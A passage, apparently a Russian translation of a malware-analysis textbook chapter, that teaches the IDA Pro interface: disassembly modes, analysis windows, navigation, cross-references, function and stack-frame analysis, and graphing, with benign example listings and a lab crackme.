


Figure 5-1: Loading a file in IDA Pro

Рисунок 5-1. Загрузка файла в IDA Pro

По умолчанию IDA Pro не включает в дизассемблированное представление заголовков PE и разделы ресурсов (места, где вредоносные программы часто скрывают вредоносный код). Если указать ручную загрузку, IDA Pro по очереди спросит, нужно ли загружать каждый раздел, включая заголовки PE-файла, чтобы эти разделы не ускользнули от анализа.

Интерфейс IDA Pro

После загрузки программы в IDA Pro вы увидите окно дизассемблирования, показанное на рисунке 5-2. Это будет основное рабочее пространство для обработки и анализа двоичных файлов, и

именно здесь находится ассемблерный код.

Режимы окна дизассемблирования

Окно дизассемблирования можно отображать в одном из двух режимов: графическом (используемом по умолчанию и показанном на рисунке 5-2) и текстовом. Для переключения между режимами нажмите клавишу пробела.

Графический режим

В графическом режиме IDA Pro скрывает некоторые сведения, которые мы рекомендуем отображать, например номера строк и коды операций. Чтобы изменить эти параметры, выберите **Options > General**, затем установите флажок **Line prefixes** и задайте для **Number of Opcode Bytes** значение 6. Поскольку большинство инструкций занимает не более 6 байтов, такая настройка позволит видеть в листинге кода адреса памяти и значения кодов операций каждой инструкции. (Если при этих настройках всё содержимое уходит за правый край экрана, попробуйте установить для **Instruction Indentation** значение 8.)




Рисунок 5-2. Графический режим окна дизассемблирования IDA Pro

В графическом режиме цвет и направление стрелок помогают при анализе видеть поток выполнения программы. Цвет стрелки показывает, зависит ли путь от принятия определённого решения: красный цвет означает, что условный переход не выполнен, зелёный - что переход выполнен, а синий обозначает безусловный переход. Направление стрелки показывает поток выполнения программы; стрелки, направленные вверх, обычно обозначают цикл. При выделении текста в графическом режиме во всём окне дизассемблирования выделяются все вхождения этого текста.

Текстовый режим

Текстовый режим окна дизассемблирования представляет собой более традиционное отображение; его необходимо использовать для просмотра областей данных двоичного файла. На рисунке 5-3 показана дизассемблированная функция в текстовом режиме. Здесь отображаются адрес памяти (0040105B) и имя раздела (.text), в котором коды операций (83EC18) будут находиться в памяти □.

Левая часть текстового представления называется окном стрелок и показывает нелинейный поток выполнения программы. Сплошные линии обозначают безусловные переходы, а пунктирные - условные. Стрелки, направленные вверх, указывают на цикл. В примере также показаны схема стека функции □ и комментарий (начинающийся с точки с запятой), автоматически добавленный IDA Pro □.

```
.text:00401040
.text:00401040      sub_401040 proc near                                ; CODE XREF: sub_401040+2A↓p
.text:00401040      var_18 = dword ptr -18h
.text:00401040      var_14 = dword ptr -14h
.text:00401040      var_10 = dword ptr -10h
.text:00401040      var_C = dword ptr -0Ch
.text:00401040      var_8 = dword ptr -8
.text:00401040      var_4 = dword ptr -4
.text:00401040 55      push ebp
.text:00401041 89 E5      mov ebp, esp
.text:00401043 83 EC 18      sub esp, 18h
.text:00401046 C7 45 F4 00 00 00+    mov [ebp+var_C], 0
.text:0040104D C7 45 F0 00 00 00+    mov [ebp+var_10], 0
.text:00401054 C7 45 FC 64 00 00+    mov [ebp+var_4], 64h
.text:0040105B      loc_40105B:                                          ; CODE XREF: sub_401040+5C↓j
.text:0040105B 83 7D FC 01      cmp [ebp+var_4], 1
.text:0040105F 7E 3D      jle short locret_40109E
.text:00401061 C7 45 F0 00 00 00+    mov [ebp+var_10], 0
.text:00401068 8B 45 F8      mov eax, [ebp+var_8]
.text:0040106B 83 45 FC      add eax, [ebp+var_4]
.text:0040106E 89 45 F4      mov [ebp+var_C], eax
.text:00401071 83 7D F4 1E      cmp [ebp+var_C], 1Eh
.text:00401075 75 07      jnz short loc_40107E
.text:00401077 C7 45 F0 01 00 00+    mov [ebp+var_10], 1
.text:0040107E      loc_40107E:                                          ; CODE XREF: sub_401040+35↑j
.text:0040107E 83 7D F4 00      cmp [ebp+var_C], 0
.text:00401082 75 13      jnz short loc_401097
.text:00401084 8B 45 FC      mov eax, [ebp+var_4]
.text:00401087 89 44 24 04      mov [esp+18h+var_14], eax
.text:0040108B C7 04 24 20 20 40+    mov [esp+18h+var_18], offset aPrintNumberD ; "Print Number= %d\n"
.text:00401092 E8 B1 00 00 00      call printf
.text:00401097      loc_401097:                                          ; CODE XREF: sub_401040+42↑j
.text:00401097 8D 45 FC      lea eax, [ebp+var_4]
.text:0040109A FF 08      dec dword ptr [eax]
.text:0040109C EB BD      jmp short loc_40105B
.text:0040109E      ; -----
.text:0040109E      locret_40109E:                                          ; CODE XREF: sub_401040+1F↑j
.text:0040109E C9      leave
.text:0040109F C3      retn
.text:0040109F      sub_401040 endp
```

Рисунок 5-3. Текстовый режим окна дизассемблирования IDA Pro

Примечание. Если вы всё ещё изучаете ассемблерный код, вам пригодится функция автоматических комментариев IDA Pro. Чтобы включить её, выберите **Options > General**, а затем установите флажок **Auto comments**. После этого по всему окну дизассемблирования будут добавлены дополнительные комментарии, помогающие при анализе.

Полезные для анализа окна

Несколько других окон IDA Pro выделяют определённые элементы исполняемого файла. Для наших целей наиболее важны следующие.

- **Окно Functions.** Перечисляет все функции исполняемого файла и показывает длину каждой из них. Можно отсортировать функции по длине и отобрать крупные сложные функции, которые, вероятно, представляют интерес, одновременно исключив из рассмотрения крошечные функции. Это окно также сопоставляет каждой функции флаги (F, L, S и так далее), самый полезный из которых, L, обозначает библиотечные функции. Флаг L экономит время при анализе, поскольку позволяет распознать и пропустить функции, созданные компилятором.
- **Окно Names.** Перечисляет все адреса, имеющие имя, включая функции, именованный код, именованные данные и строки.
- **Окно Strings.** Показывает все строки. По умолчанию в списке отображаются только строки ASCII длиннее пяти символов. Это можно изменить, щёлкнув правой кнопкой мыши в окне **Strings** и выбрав **Setup**.
- **Окно Imports.** Перечисляет все импортируемые элементы файла.
- **Окно Exports.** Перечисляет все экспортируемые функции файла. Это окно полезно при анализе DLL.
- **Окно Structures.** Перечисляет структуру всех активных структур данных. В этом окне также можно создавать собственные структуры данных для использования в качестве шаблонов расположения памяти.

Эти окна также предоставляют функцию перекрёстных ссылок, особенно полезную для поиска интересующего кода. Например, чтобы найти все места кода, вызывающие импортированную функцию, можно открыть окно **Imports**, дважды щёлкнуть интересующую импортированную функцию, а затем с помощью перекрёстных ссылок найти вызов этой импортированной функции в листинге кода.

Возврат к представлению по умолчанию

Интерфейс IDA Pro настолько насыщен, что после нескольких нажатий клавиш или щелчков мышью навигация может показаться невозможной. Чтобы вернуться к представлению по умолчанию, выберите **Windows > Reset Desktop**. Эта команда не отменяет выполненное присваивание меток или дизассемблирование, а лишь восстанавливает исходное состояние окон и элементов графического интерфейса.

Аналогично, если вы изменили окна и вам нравится получившееся представление, его можно сохранить, выбрав **Windows > Save desktop**.

Навигация в IDA Pro

Как уже отмечалось, навигация в IDA Pro может оказаться непростой. Многие окна связаны с окном дизассемблирования. Например, двойной щелчок по элементу в окне **Imports** или **Strings** переносит непосредственно к этому элементу.

Использование ссылок и перекрёстных ссылок

Ещё один способ перемещения по IDA Pro - ссылки в окне дизассемблирования, подобные показанным в листинге 5-1. Двойной щелчок по любой из этих ссылок  отображает целевое расположение в окне дизассемблирования.

```
00401075      jnz      short 0loc_40107E
00401077      mov     [ebp+var_10], 1
```

```

0040107E loc_40107E:                ; CODE XREF: 00sub_401040+35j
0040107E      cmp      [ebp+var_C], 0
00401082      jnz      short 0loc_401097
00401084      mov      eax, [ebp+var_4]
00401087      mov      [esp+18h+var_14], eax
0040108B      mov      [esp+18h+var_18], offset 0aPrintNumberD ; "Print Number= %d\n"
00401092      call     0printf
00401097      call     0sub_4010A0

```

Листинг 5-1. Навигационные ссылки в окне дизассемблирования

Ниже перечислены наиболее распространённые виды ссылок:

- ссылки `sub` ведут к началу функций, например `printf` и `sub_4010A0`;
- ссылки `loc` ведут к местам назначения переходов, например `loc_40107E` и `loc_401097`;
- ссылки `offset` ведут к смещению в памяти.

Перекрёстные ссылки (в листинге они отмечены символом `□`) позволяют переместить отображение к месту, из которого сделана ссылка, в данном примере к `0x401075`. Поскольку строки обычно являются ссылками, они тоже служат навигационными ссылками. Например, с помощью `aPrintNumberD` можно перейти к месту, где эта строка определена в памяти.

Просмотр истории

Кнопки перехода вперёд и назад в IDA Pro, показанные на рисунке 5-4, позволяют легко перемещаться по истории подобно перемещению по истории веб-страниц в браузере. Каждый раз, когда вы переходите к новому расположению в окне дизассемблирования, оно добавляется в историю.




Рисунок 5-4. Кнопки навигации

Полоса навигации

Горизонтальная цветная полоса у основания панели инструментов называется полосой навигации. Она представляет адресное пространство загруженного двоичного файла в виде линейной схемы с цветовой кодировкой. Цвета дают следующие сведения о содержимом файла в соответствующем расположении:

- светло-синим обозначается библиотечный код, распознанный FLIRT;
- красным обозначается код, созданный компилятором;
- тёмно-синим обозначается код, написанный пользователем.

Анализ вредоносной программы следует выполнять в тёмно-синей области. Если вы начинаете теряться в запутанном коде, полоса навигации поможет вернуться на правильный путь. Цвета IDA Pro по умолчанию для данных: розовый для импортируемых элементов, серый для определённых данных и коричневый для неопределённых данных.

Примечание. В старой версии IDA Pro сигнатуры FLIRT могут быть устаревшими, из-за чего в тёмно-синей области окажется много библиотечного кода. FLIRT не идеальна и

иногда не может правильно распознать и пометить весь библиотечный код.

Переход к расположению

Чтобы перейти к любому виртуальному адресу памяти, находясь в окне дизассемблирования, просто нажмите клавишу G. Появится диалоговое окно с запросом виртуального адреса памяти или именованного расположения, например sub_401730 или printf.

Чтобы перейти к смещению в необработанном файле, выберите **Jump > Jump to File Offset**. Например, если при просмотре PE-файла в шестнадцатеричном редакторе вы заметили что-то интересное, например строку или шелл-код, эта функция позволит перейти к соответствующему необработанному смещению, поскольку при загрузке файла в IDA Pro он отображается так, как если бы его загрузил загрузчик операционной системы.

Поиск

При выборе пункта **Search** в верхнем меню появляется множество вариантов перемещения курсора в окне дизассемблирования:

- выберите **Search > Next Code**, чтобы переместить курсор к следующему расположению, содержащему указанную вами инструкцию;
- выберите **Search > Text**, чтобы найти определённую строку во всём окне дизассемблирования;
- выберите **Search > Sequence of Bytes**, чтобы выполнить двоичный поиск определённой последовательности байтов в окне шестнадцатеричного представления. Этот вариант полезен при поиске конкретных данных или сочетаний кодов операций.

В следующем примере показан анализ двоичного файла password.exe из командной строки. Для продолжения работы этой вредоносной программе требуется пароль; видно, что после ввода неверного пароля (test) она выводит строку Bad key.

```
C:\>password.exe
Enter password for this Malware: test
Bad key
```

Затем мы загружаем этот двоичный файл в IDA Pro и смотрим, как использовать поиск и ссылки для разблокирования программы. Сначала найдём все вхождения строки Bad key, как показано на рисунке 5-5. Мы замечаем, что Bad key используется по адресу 0x401104 □, и переходим к этому расположению в окне дизассемблирования двойным щелчком по элементу в окне поиска.




Рисунок 5-5. Пример поиска

Ниже показан дизассемблированный листинг в окрестности адреса 0x401104. Просматривая листинг перед строкой "Bad key\n", мы видим по адресу 0x4010F1 сравнение, проверяющее результат strcmp. Один из параметров strcmp - строка \$mab, которая, вероятно, и является паролем.

```

004010E0      push     offset aMab          ; "$mab"
004010E5      lea      ecx, [ebp+var_1C]
004010E8      push     ecx
004010E9      call     strcmp
004010EE      add      esp, 8
004010F1      test     eax, eax
004010F3      jnz      short loc_401104
004010F5      push     offset aKeyAccepted ; "Key Accepted!\n"
004010FA      call     printf
004010FF      add      esp, 4
00401102      jmp      short loc_401118
00401104 loc_401104      ; CODE XREF: _main+53j
00401104      push     offset aBadKey ; "Bad key\n"
00401109      call     printf

```

В следующем примере показан результат ввода найденного пароля \$mab: программа выводит уже другое сообщение.

```

C:\>password.exe
Enter password for this Malware: $mab
Key Accepted!
The malware has been unlocked

```

Этот пример показывает, насколько быстро поиск и ссылки позволяют получить сведения о двоичном файле.

Использование перекрёстных ссылок

Перекрёстная ссылка, называемая в IDA Pro xref, может показать, где вызывается функция или используется строка. Если вы обнаружили полезную функцию и хотите узнать, с какими параметрами она вызывается, с помощью перекрёстной ссылки можно быстро перейти к месту, где параметры помещаются в стек. На основе перекрёстных ссылок также можно строить интересные графы, помогающие проводить анализ.

Перекрёстные ссылки на код

Перекрёстная ссылка на код, отмеченная в листинге 5-2 символом , сообщает, что данная функция (sub_401000) вызывается из функции main со смещением 0x3 от её начала. Перекрёстная ссылка на код для перехода, отмеченная символом , сообщает, какой переход приводит в это расположение, в данном примере он соответствует месту с меткой . Это известно потому, что по смещению 0x19 от начала sub_401000 находится инструкция jmp с адресом памяти 0x401019.

```

00401000      sub_401000      proc near          ; CODE XREF: _main+3p
00401000      push     ebp
00401001      mov      ebp, esp
00401003 loc_401003:      ; CODE XREF: sub_401000+19j
00401003      mov      eax, 1
00401008      test     eax, eax
0040100A      jz        short loc_40101B
0040100C      push     offset aLoop          ; "Loop\n"
00401011      call     printf
00401016      add      esp, 4
00401019      jmp      short loc_401003      ●

```

Листинг 5-2. Перекрёстные ссылки на код

По умолчанию IDA Pro показывает для каждой функции лишь несколько перекрёстных ссылок, хотя при многократном вызове функции их может быть гораздо больше. Чтобы просмотреть все перекрёстные ссылки на функцию, щёлкните имя функции и нажмите клавишу X. Появившееся окно

должно содержать все расположения, из которых вызывается эта функция. В нижней части окна **Xrefs** на рисунке 5-6, где показан список перекрёстных ссылок на sub_408980, видно, что эта функция вызывается 64 раза (Line 1 of 64).




Рисунок 5-6. Окно Xrefs

Дважды щёлкните любой элемент окна **Xrefs**, чтобы перейти к соответствующей ссылке в окне дизассемблирования.

Перекрёстные ссылки на данные

Перекрёстные ссылки на данные используются для отслеживания способов обращения к данным внутри двоичного файла. Ссылки на данные можно сопоставить любому байту данных, к которому код обращается через ссылку на память, как показано в листинге 5-3. Например, здесь видна перекрёстная ссылка на данные DWORD 0x7F000001, отмеченная символом . Соответствующая перекрёстная ссылка сообщает, что эти данные используются в функции по адресу 0x401020. В следующей строке показана перекрёстная ссылка на строку <Hostname> <Port>.

```
0040C000 dword_40C000    dd 7F000001h          ;  DATA XREF: sub_401020+14r
0040C004 aHostnamePort    db '<Hostname> <Port> ',0Ah,0    ; DATA XREF: sub_401000+30
```

Листинг 5-3. Перекрёстные ссылки на данные

Вспомните из главы 1, что статический анализ строк часто можно использовать как отправную точку анализа. Увидев интересную строку, воспользуйтесь перекрёстными ссылками IDA Pro, чтобы точно определить, где и как эта строка используется в коде.

Анализ функций

Одна из самых мощных возможностей IDA Pro - распознавание и обозначение функций, а также разбор их локальных переменных и параметров. В листинге 5-4 показан пример функции, распознанной IDA Pro.

```
00401020 ; ===== S U B R O U T I N E=====
00401020
00401020 ; Attributes: ebp-based frame
00401020
00401020 function      proc near          ; CODE XREF: _main+1Cp
00401020
00401020 var_C          = dword ptr -0Ch
00401020 var_8          = dword ptr -8
00401020 var_4          = dword ptr -4
00401020 arg_0          = dword ptr  8
00401020 arg_4          = dword ptr  0Ch
00401020
00401020      push      ebp
00401021      mov       ebp, esp
00401023      sub       esp, 0Ch
00401026      mov       [ebp+var_8], 5
0040102D      mov       [ebp+var_C], 3
00401034      mov       eax, [ebp+var_8]
00401037      add       eax, 22h
0040103A      mov       [ebp+arg_0], eax
0040103D      cmp       [ebp+arg_0], 64h
00401041      jnz       short loc_40104B
00401043      mov       ecx, [ebp+arg_4]
00401046      mov       [ebp+var_4], ecx
00401049      jmp      short loc_401050
0040104B loc_40104B:          ; CODE XREF: function+21j
0040104B      call     sub_401000
00401050 loc_401050:          ; CODE XREF: function+29j
00401050      mov       eax, [ebp+arg_4]
00401053      mov       esp, ebp
00401055      pop       ebp
00401056      retn
00401056 function      endp
```

Листинг 5-4. Пример функции и стека

Обратите внимание: IDA Pro сообщает, что в функции используется кадр стека на основе EBP. Это означает, что обращения к локальным переменным и параметрам на протяжении всей функции будут выполняться через регистр EBP. IDA Pro успешно обнаружила все локальные переменные и параметры этой функции. Она присвоила

локальным переменным префикс `var_`, а параметрам - префикс `arg_`, и добавила к именам локальных переменных и параметров суффиксы, соответствующие их смещению относительно EBP. IDA Pro помечает только те локальные переменные и параметры, которые используются в коде, и автоматически определить, нашла ли она всё, что было в исходном коде, невозможно.

Вспомните обсуждение в главе 4: локальные переменные имеют отрицательное смещение относительно EBP, а аргументы - положительное. В точке видно начало сводного представления стека, предоставленного IDA Pro. Первая строка этой сводки сообщает, что `var_C` соответствует значению `-0xCh`. Так IDA Pro показывает, что в точке она подставила `var_C` вместо `-0xC`, то есть абстрагировала инструкцию. Например, вместо чтения инструкции как `mov [ebp-0Ch], 3` можно просто прочитать её как «теперь `var_C` равна 3» и продолжить анализ. Благодаря этой абстракции дизассемблированный код читается эффективнее.

Иногда IDA Pro не удаётся распознать функцию. В таком случае функцию можно создать клавишей **P**. Программа также может не распознать кадр стека на основе EBP, и вместо удобных меток будут показаны инструкции `mov [ebp-0Ch], eax` и `push dword ptr [ebp-010h]`. В большинстве случаев это можно исправить, нажав **ALT-P**, выбрав **BP Based Frame** и указав 4 байта в поле **Saved**

Registers.

Использование параметров построения графов

IDA Pro поддерживает пять вариантов построения графов, доступных с помощью кнопок на панели инструментов, показанной на рисунке 5-7. Четыре из этих вариантов используют перекрёстные ссылки.



Рисунок 5-7. Панель кнопок построения графов

При нажатии одной из этих кнопок на панели инструментов граф отображается в приложении WinGraph32. В отличие от графического представления окна дизассемблирования, этими графами нельзя управлять средствами IDA. (Их часто называют устаревшими графами.) Кнопки панели построения графов описаны в таблице 5-1.

Таблица 5-1. Варианты построения графов

Кнопка	Функция	Описание
	Создаёт блок-схему текущей функции	Обычно удобнее интерактивный графический режим окна дизассемблирования, но иногда эта кнопка полезна для просмотра альтернативного графического представления. (В главе 6 мы воспользуемся этим вариантом для построения графа кода.)
	Строит граф вызовов функций всей программы	Позволяет быстро понять иерархию вызовов функций программы, как показано на рисунке 5-8. Для более подробного изучения используйте масштабирование WinGraph32. Графы крупных статически скомпонованных исполняемых файлов могут стать настолько перегруженными, что окажутся непригодными для использования.

Кнопка	Функция	Описание
	Строит граф перекрёстных ссылок, ведущих к выбранной перекрёстной ссылке	Полезно, чтобы увидеть, как добраться до определённого идентификатора. Это полезно и для функций, поскольку позволяет увидеть разные пути, по которым программа может прийти к конкретной функции.
	Строит граф перекрёстных ссылок от выбранного символа	Полезный способ увидеть последовательность вызовов функций. Например, на рисунке 5-9 показан такой граф для одной функции. Обратите внимание, что sub_4011f0 вызывает sub_401110, которая затем вызывает gethostbyname. Это представление быстро сообщает, что делает функция и что делают вызываемые ею функции. Это самый простой способ быстро получить общее представление о функции.
	Строит заданный пользователем граф перекрёстных ссылок	Позволяет построить пользовательский граф. Можно задать глубину рекурсии, используемые символы, направление к символу или от него и типы узлов, исключаемых из графа. Это единственный способ изменить графы, создаваемые IDA Pro для отображения в WinGraph32.

